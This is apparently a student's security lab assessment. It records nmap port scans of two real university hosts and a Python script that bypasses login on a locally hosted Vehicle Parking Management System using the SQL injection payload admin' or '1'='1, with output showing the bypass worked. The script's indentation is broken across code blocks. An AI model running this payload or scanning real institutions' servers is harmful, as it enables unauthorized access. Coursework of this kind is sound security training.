

AS lab CIE:

1. Challenge 1:

Nmap scan of <https://erp.vupune.ac.in> and <https://vupune.ac.in>

```
yashoswal@blackdex:~$ nmap erp.vupune.ac.in
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-23 18:34 IST
Nmap scan report for erp.vupune.ac.in (103.97.164.84)
Host is up (0.050s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
113/tcp   closed ident
443/tcp   open  https
2000/tcp  open  cisco-sccp
8008/tcp  open  http
8010/tcp  closed xmpp


Nmap done: 1 IP address (1 host up) scanned in 12.24 seconds
yashoswal@blackdex:~$ nmap vupune.ac.in
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-23 18:34 IST
Nmap scan report for vupune.ac.in (3.7.106.3)
Host is up (0.0078s latency).
rDNS record for 3.7.106.3: ec2-3-7-106-3.ap-south-1.compute.amazonaws.com
Not shown: 989 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
113/tcp   closed ident
443/tcp   open  https
587/tcp   closed submission
2000/tcp  open  cisco-sccp
3306/tcp  closed mysql
8008/tcp  open  http
8010/tcp  closed xmpp
8080/tcp  closed http-proxy
8443/tcp  closed https-alt

Nmap done: 1 IP address (1 host up) scanned in 5.02 seconds
yashoswal@blackdex:~$
```


2. Challenge 2:

Ques. Write an exploit for Vehicle Parking Management System (VPMS) available in KRP-Hackbox.


1. Visit the target website: <http://127.0.0.1/vpms/index.html>



2. Now we perform sql injection on website.
SQL Injection used - [“admin' or '1'='1”](#)



3. We get the **Admin Dashboard** page of site.




Writing exploit in python3:

```
import requests, re
headers = {
    "Host": "127.0.0.1",
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8",
    "Accept-Language": "en-US,en;q=0.5",
    "Accept-Encoding": "gzip, deflate",
    "Content-Type": "application/x-www-form-urlencoded",
    "Content-Length": "78",
    "Origin": "http://127.0.0.1",
    "Connection": "close",
    "Referer": "http://127.0.0.1/vpms/index.php",
    "Cookie": "PHPSESSID=qrfi4a6ic65l1vc39c50mfr8m2",
    "Upgrade-Insecure-Requests": "1",
}
url="http://127.0.0.1/vpms/index.php"
payload =
"username=admin%27+or+%271%27%3D%271&password=admin%27+or+%271%27%3D%271&login="
pattern = "dashboard"
response = requests.request("POST", url, data=payload, headers=headers)
if response.history:
    for resp in response.history:
        try:
            resp1 = requests.get(resp.url)
            if (resp1.status_code == 200) and (re.findall(pattern , resp.url)):
```

```
        print ("[+] Authentication Bypassed Sucessfully using Payload = " +payload)
    except requests.exceptions.HTTPError as err:
        print(err)
else:
    print("[!] Something went wrong")
```

Output:

A terminal window titled 'yashoswal@blackdex: ~/Documents/TY-Assignments/AS' with standard window controls. The terminal shows the command 'python3 vpms.py' being executed. The output is '[+] Authentication Bypassed Sucessfully using Payload = username=admin%27+or+%271%27%3D%271&password=admin%27+or+%271%27%3D%271&login=yashoswal@blackdex:~/Documents/TY-Assignments/AS\$'. A cursor is visible on the line following the output.

```
yashoswal@blackdex: ~/Documents/TY-Assignments/AS$ python3 vpms.py
[+] Authentication Bypassed Sucessfully using Payload = username=admin%27+or+%27
1%27%3D%271&password=admin%27+or+%271%27%3D%271&login=
yashoswal@blackdex:~/Documents/TY-Assignments/AS$
```